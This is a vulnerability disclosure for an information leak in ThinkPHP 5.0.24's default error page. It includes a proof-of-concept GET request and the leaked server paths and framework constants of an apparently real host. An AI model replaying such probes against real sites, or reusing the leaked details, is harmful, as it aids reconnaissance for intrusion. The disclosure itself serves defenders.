# ThinkPHP Information Leak

Discovered in ThinkPHP 5.0.24 default page.


While the `PATHINFO` hasn't been configured then ThinkPHP would receive parameter like `http://serverName/index.php?s=/ modular / controller / operation /[ Parameter name / Parameter values ...]` .

If the modular has not been found, system information would be a leak.

## PoC

Given the following request parameter in `index.php` :

```
GET /index.php?s=example HTTP/1.1
```



Request

```
GET /index.php?s=example HTTP/1.1
Host: localhost
Connection: close
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: _ga=GA1.2.398545592.1638272058; SL_C_2336iddO3553O_KEY=be556a167e74fcde3a3444e29b25f8e99fb0c59f; SL_C_2336iddO3553O_VID=J-35pGbDH2; _fbp=fb.1.1644833198846.364235417; __ca_uid_key__=b2798bee-b2ca-49ce-9867-1aebde3e7cf8; Hm_lvt_1d120ad5df69bc82535c08f98ad2cie7=1644836263; gr_user_id=b908d741-f183-48ac-b900-a82ba1c04c61; Hm_lvt_5159ede36d7853549fcc4db3b12c530c=1644837151; Hm_lpvt_5159ede36d7853549fcc4db3b12c530c=1644837185; UM_distinctid=17ef816fa2eab7-06b71ac7ebd14a-576153e-1fa400-17ef816fa2f4e3; sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%2217ef7b5334431c6-0cd42cab168b7b8-576153e-2073600-17ef7b5334426f%22%2C%22first_id%22%3A%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%E7%9B%B4%E6%8E%A5%E6%B5%81%E9%87%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%89%93%E5%BC%80%22%2C%22%24latest_referrer%22%3A%22%22%2C%22%24latest_utm_source%22%3A%22h5jiulianjie%22%2C%22%24latest_utm_content%22%3A%22default%22%2C%22%24latest_utm_term%22%3A%22shorturl%22%7D%2C%22identities%22%3A%22eyIkaWRlbnRpdHlfY29va2llX2lkIjoiMTdlZjdiNTMzNDMxMWM2LTBjZDQyY2FiMTY4YjdiOC0iNzYxNTN1LTIwNzM2MDAtMTdlZjdiNTMzNDQyNmYifQ%3D%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22%3A%2217ef7b5334311c6-0cd42cab168b7b8-576153e-2073600-17ef7b5334426f%22%7D; Hm_lpvt_1d120ad5df69bc82535c08f98ad2cie7=1644840359; acw_tc=2f61f3621644980806085541e09b553a405a2e434a5787a913d6451c809e5; SERVERID=7c8d760432eeaed94bc7ec7063d14459|1644981269|1644981269
```

Response

```
HTTP/1.1 404 Not Found
Content-Type: text/html; charset=utf-8
Date: Wed, 16 Feb 2022 03:25:33 GMT
Strict-Transport-Security: max-age=31536000
Vary: Accept-Encoding
Connection: close
Content-Length: 43322

<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8">
    <title>
      System Error
    </title>
    <meta name="robots" content="noindex,nofollow" />
    <meta name="viewport" content="width=device-width, initial-scale=1, user-scalable=no">
    <style>
      /* Base */
      body{
        color:#333;
        font:14pxVerdana,"Helvetica Neue",helvetica,Arial,'Microsoft YaHei',sans-serif;
        margin:0;
        padding:020px20px;
        word-break:break-word;
      }
      h1{
        margin:10px00;
        font-size:28px;
        font-weight:500;
        line-height:32px;
      }
      h2{
        color:#4288ce;
        font-weight:400;
        padding:6px0;
        margin:6px00;
        font-size:18px;
        border-bottom:1pxsolid#eee;
      }
      h3.subheading{
        color:#4288ce;
        margin:6px00;
        font-weight:400;
      }
      h3{
        margin:12px;
        font-size:16px;
        font-weight:bold;
      }
```

Got the following system information:

## Server/Request Data

| | |
|---|---|
| **PATH** | /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin |
| **SERVER_SIGNATURE** | <address>Apache/2.4.29 (Ubuntu) Server at festival.codemao.cn Port 80</address> |
| **SERVER_SOFTWARE** | Apache/2.4.29 (Ubuntu) |
| **SERVER_NAME** | [redacted] |
| **SERVER_ADDR** | [redacted] |
| **SERVER_PORT** | 80 |
| **REMOTE_ADDR** | [redacted] |
| **DOCUMENT_ROOT** | /var/www/html/tp5/public |
| **REQUEST_SCHEME** | http |
| **CONTEXT_PREFIX** | |
| **CONTEXT_DOCUMENT_ROOT** | /var/www/html/tp5/public |
| **SERVER_ADMIN** | webmaster@localhost |
| **SCRIPT_FILENAME** | /var/www/html/tp5/public/index.php |
| **REMOTE_PORT** | 19090 |
| **GATEWAY_INTERFACE** | CGI/1.1 |
| **SERVER_PROTOCOL** | HTTP/1.1 |
| **REQUEST_METHOD** | GET |
| **QUERY_STRING** | s=example |
| **REQUEST_URI** | /?s=example |
| **SCRIPT_NAME** | /index.php |
| **PHP_SELF** | /index.php |
| **REQUEST_TIME_FLOAT** | 1644981532.844 |
| **REQUEST_TIME** | 1644981532 |
| **PATH_INFO** | example |
| **Environment Variables** | empty |

## ThinkPHP Constants

ThinkPHP Constants

| | |
|---|---|
| **APP_PATH** | /var/www/html/tp5/public/../application/ |
| **CONF_PATH** | /var/www/html/tp5/public/../conf/ |
| **THINK_VERSION** | 5.0.24 |
| **THINK_START_TIME** | 1644981532.8446 |
| **THINK_START_MEM** | 409216 |
| **EXT** | .php |
| **DS** | / |
| **THINK_PATH** | /var/www/html/tp5/thinkphp/ |
| **LIB_PATH** | /var/www/html/tp5/thinkphp/library/ |
| **CORE_PATH** | /var/www/html/tp5/thinkphp/library/think/ |
| **TRAIT_PATH** | /var/www/html/tp5/thinkphp/library/traits/ |
| **ROOT_PATH** | /var/www/html/tp5/ |
| **EXTEND_PATH** | /var/www/html/tp5/extend/ |
| **VENDOR_PATH** | /var/www/html/tp5/vendor/ |
| **RUNTIME_PATH** | /var/www/html/tp5/runtime/ |
| **LOG_PATH** | /var/www/html/tp5/runtime/log/ |
| **CACHE_PATH** | /var/www/html/tp5/runtime/cache/ |
| **TEMP_PATH** | /var/www/html/tp5/runtime/temp/ |
| **CONF_EXT** | .php |
| **ENV_PREFIX** | PHP_ |
| **IS_CLI** | false |
| **IS_WIN** | false |

## Summary

The default page of ThinkPHP has the problem of information leakage. Some sensitive system information is leaked.